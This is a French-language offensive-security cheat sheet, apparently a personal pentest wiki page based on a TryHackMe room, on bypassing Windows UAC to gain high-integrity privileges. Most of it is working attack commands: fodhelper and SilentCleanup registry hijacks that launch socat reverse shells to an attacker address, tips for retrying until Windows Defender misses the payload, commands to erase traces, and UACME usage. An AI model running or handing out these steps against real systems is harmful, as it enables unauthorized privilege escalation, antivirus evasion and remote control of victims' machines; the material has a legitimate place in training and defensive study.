[Privesc/Windows] Bypass UAC

Introduction

Cette fiche décrit différentes techniques pour contourner l'UAC et ainsi, monter en privilège.


Source

- TryHackMe - Bypassing UAC


Techniques

Msconfig

Faites **Win+R** puis lancez **msconfig** :




Puis Rendez-vous dans **Tools** pour sléectionner **Command Prompt** puis cliquez sur **Launch** :




> Vous devriez voir un prompt à privilège **High** apparaître.

azman.msc


Faites **Win+R** puis lancez **azman.msc** :




Commencez par vous rendre dans le menu **Help** puis **Help Tonics** :



Ensuite faite clic droit puis **View Source** :



Une fois dans le Notepad, Rendez-vous dans le menu **File** puis **Open** et sélectionnez tous les types de fichiers pour pouvoir afficher le cmd. Faite clic droit dessus puis **Open** pour ouvrir un shell privilégié :



Fodhelper

Cette technique a un avantage considérable par rapport aux deux techniques précédentes :

Elle peut être réalisée sans aucun accès au GUI !

La faille existe car le logiciel FodHelper (utilisé pour configurer certains options du système) est programmé pour être lancé lors de l'exécution des fichiers ayant pour ProgID ms-setting par défaut.

Cependant, cette valeur peut être changée dans le registre :

```
set REG_KEY=HKCU\Software\Classes\ms-settings\Shell\Open\command
```

```
set CMD="powershell -windowstyle hidden C:\Tools\socat\socat.exe TCP:<attacker_ip>:4444
EXEC:cmd.exe,pipes"
```

> Vous pouvez changer la commande à souhait !

```
reg add %REG_KEY% /v "DelegateExecute" /d "" /f
```

```
reg add %REG_KEY% /d %CMD% /f & fodhelper.exe
```

> Si la commande ci-dessus ne lance pas votre payload, il est très probable que ce soit **Windows Defender** qui la bloque.

> Relancez la commande jusqu'à ce qu'elle s'exécute avant d'être détecté par Windows Defender.

Si jamais vous n'y parvenez pas, vous pouvez utiliser cette version améliorée de l'exploit, qui aura plus de chance d'aboutir :

```
$program = "powershell -windowstyle hidden C:\tools\socat\socat.exe TCP:<attacker_ip>:4445
EXEC:cmd.exe,pipes"

New-Item "HKCU:\Software\Classes\.pwn\Shell\Open\command" -Force
Set-ItemProperty "HKCU:\Software\Classes\.pwn\Shell\Open\command" -Name "(default)" -Value $program -
Force

New-Item -Path "HKCU:\Software\Classes\ms-settings\CurVer" -Force
Set-ItemProperty  "HKCU:\Software\Classes\ms-settings\CurVer" -Name "(default)" -value ".pwn" -Force

Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden
```

Vous pouvez ensuite effacer vos traces :

```
reg delete "HKCU\Software\Classes\.thm\" /f
reg delete "HKCU\Software\Classes\ms-settings\" /f
```


Disk cleanup Scheduled Task

Par défaut, une tâche plannifiée de nettoyage du disque est présente et se lance avec le privilège **High** qui est modifiable par l'utilisateur.


Il est donc possible de modifier cette tâche pour y mettre une backdoor et contourner l'UAC même s'il est définit en mode **Always Notify** (qui devrait notifier l'utilisateur systématiquement pour les privilèges).


Cet exploit fonctionne et ne déclenche pas l'UAC car les tâches plannifiées ne peuvent pas le faire par nature.

Vous pouvez retrouver cette tâche dans l'éditeur des tâches plannifiées :



Par défaut, il lance le programme **cleanmgr.exe** :





Comme la variable d'environnement **%windir%** peut être modifiée dans le registre, on peut mettre notre payload à la place et le reste de la commande en commentaire grâce à l'instruction **"&REM "** (avec un espace) :

```
reg add "HKCU\Environment" /v "windir" /d "cmd.exe /c C:\tools\socat\socat.exe TCP:<attacker_ip>:4446 EXEC:cmd.exe,pipes &REM " /f
```

Puis on peut lancer la tâche :

```
schtasks /run  /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I
```

Vous pouvez vérifier que l'exploit a fonctionné en regardant vos droits :

```
whoami /groups | find "Label"
```

Si vous avez le **Medium Mandatory Level**, votre exploit n'a pas fonctionné alors que si vous avez le **High Mandatory Level** c'est que vous êtes monté en privilège.

Vous pouvez aussi effacer vos traces :

```
reg delete "HKCU\Environment" /v "windir" /f
```

Outil automatisé

Il existe des outils pour automatiser toutes ces techniques dont celui-ci :

- https://github.com/hfiref0x/UACME

Method Id	Bypass technique
33	fodhelper.exe
34	DiskCleanup scheduled task
70	fodhelper.exe using CurVer registry key

Voici la syntaxe :

```
.\UACME-Akagi64.exe <METHOD_ID>
```

Revision #7
Created 29 February 2024 16:42:52 by Elieroc
Updated 3 May 2024 13:32:01 by Elieroc